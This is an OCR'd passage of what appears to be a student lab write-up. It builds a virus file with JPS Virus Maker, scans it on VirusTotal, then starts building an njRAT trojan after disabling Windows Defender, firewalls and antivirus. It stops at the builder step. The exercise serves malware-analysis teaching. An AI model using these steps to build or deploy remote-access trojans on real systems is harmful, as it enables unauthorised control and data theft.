
Step 8: Once we have created a virus, we will get a sender.exe file that is virus file




Step 8: Then open the virus total tool in your browser and upload the virus file sender.exe in the tool


virustotal - Search
https://www.bing.com/search?pglt=2083&q=virustotal&cvid=8f80e932052a4fd494c8aead7662652a&gs_lcrp=EgZjaHJvbWUyBggAEEUYOdI8CDM3ODNqMGoxqAIAsAIA&FORM=ANSPA1&PC=U531
Microsoft Bing
virustotal
Deep search
simona
Rewards
SEARCH
COPILOT
IMAGES
VIDEOS
MAPS
NEWS
SHOPPING
MORE
TOOLS
Bing found these results
virustotal sign in
virustotal official website
virustotal download for windows 10
virustotal database
virustotal download
what is virustotal used for
virustotal windows 10
virustotal free download
VirusTotal
https://www.virustotal.com
VirusTotal
WEB VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
Search
VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect ...
API
API - VirusTotal
Intelligence
VirusTotal - Intelligence overview. Search VirusTotal's dataset for malware ...
Sign In
Community accounts come with an API key, with it you can write simple scripts to ...
Hunting
LIVEHUNT: HOOK INTO VIRUSTOTAL'S FILE FLUX. YARA rules uploaded to Malware ...
Use Cases
VirusTotal was born as a collaborative service to promote the exchange of ...
Graph
RELATIONSHIPS ORIENTED. VirusTotal's backend generates rich relationships: ...
Community Buzz
Lookups can be automated. Community accounts come with an API key, with it ...
Search results from virustotal.com
Search
Other content from virustotal.com
Getting Started - VirusTotal
Documentation - VirusTotal
VirusTotal
Cybersecurity website
VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004, it was acquired by Google in September 2012. The company's ownership switched in January 2018 ...
virustotal.com
Wikipedia
LinkedIn
Type of site Internet security, file and URL analyzer
Available in Arabic, Bulgarian, Chinese, Chinese (Hong Kong), Chinese (...
Headquarters Dublin, Ireland
Area served Worldwide
See more
VirusTotal, a Google-owned online malware scanning service, is creating a whitelist of products from large software vendors to reduce bad detections by antivirus programs.
If we manage to empower VirusTotal participating partners and
https://www.bing.com/ck/a?!&&p=4c4eb07ce0689bceJmltdHM9MTcxMjcwNzIwMCZpZ3VpZD0zYmVlOGE1Mi03MTU2LTZiY2MtMGMwMy05ZTBiNzBjZDZhZmQmaW52aWQ9NTIxNQ&ptn=3&ver=2&hsh=3&fclid=3bee8a52-7156-6bcc-0c03-9e0b70cd6afd&psq=virustotal&u=a1aHR0cHM6Ly93d3cudmlydXN0b3RhbC5jb20v&ntb=1
Type here to search
Earnings upcoming
7:45 PM
4/10/2024


virustotal - Search
VirusTotal - Home
https://www.virustotal.com/gui/home/upload
Import favorites
Acer
Gmail
YouTube
Maps
URL, IP address, domain or file hash
Sign in
Sign up
VIRUSTOTAL
Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
FILE
URL
SEARCH
Choose file
By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, or access your API key.
Type here to search
Earnings upcoming
7:45 PM
4/10/2024



Open
This PC
Downloads
JPS Virus Maker
Search JPS Virus Maker
Organize
New folder
Desktop
Downloads
Documents
Pictures
\\VBOXSVR\win
Malware Threats
Music
Screenshots
OneDrive
This PC
Network
Name
Date modified
Type
Size
jps
2/25/2007 7:52 AM
Application
296 KB
ReadMe
2/25/2007 7:56 AM
Text Document
3 KB
Sender
4/10/2024 7:43 PM
Application
25 KB
File name: Sender
All files
Upload from mobile
Open
Cancel
Sign in
Sign up
USTOTAL
and URLs to detect malware and other
em with the security community.
SEARCH
Choose file
Max size 650MB
By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, or access your API key.
Type here to search
Earnings upcoming
7:46 PM
4/10/2024

Step 9: Scan all the security vendors and identify all the malicious files all the vendors





B. Create a trojan file using the NJRAT tool Scan the file with Virus Total and Report the details of security vendors who found it is a malicious file.

Step 1 : Open the windows 10 OS in your virtual machine




Step 2 : We need to turn off all the defenders, all firewalls and all the antivirus in the windows 10 system







Step 3 : Then open the NJRAT tool zip file in your system




Step 4 : Then unzip the zip file in your system , if you don't turn off the firewalls then the firewall will delete the file itself

Step 5 : After unzipping we will get the application file that is exe file



Windows Security
Virus & threat protection settings
njRAT.zip (evaluation copy)
njRAT
Have a question?
Get help
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement
Off
Submit a sample manually
Settings
Type here to search


Manage
njRAT
File
Home
Share
View
Application Tools
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Move to
Copy to
Delete
Rename
New folder
Properties
Open
Edit
History
Select all
Select none
Invert selection
Clipboard
Organize
New
Open
Select
njRAT
Search njRAT
Quick access
Desktop
Downloads
Documents
Pictures
\\VBOXSVR\winsha
Malware Threats
Name
Date modified
Type
Size
nj_users
3/27/2020 11:40 AM
File folder
Plugin
3/27/2020 11:40 AM
File folder
!.contact
8/9/2014 5:48 AM
CONTACT File
0 KB
!.DAT
8/9/2014 5:47 AM
DAT File
0 KB
!
8/9/2014 5:47 AM
Application
0 KB
GeoIP.dat
7/6/2013 6:07 PM
DAT File
1,267 KB
njRAT v0.7d
12/12/2013 6:14 PM
Application
1,684 KB
njRAT v0.7d
Scre
Name
IP
PC
User
Install Date
Flag
Country
Operating System
Cam
Ver
Ping
Active Window
njRAT
Port :
5552
Start
Exit
[Logs]
[Builder]
[Settings]
[About]
Connections [0]
Upload [0 Bytes]
Download [0 Bytes]


Step 6: Click on the builder at your left hand side bottom section



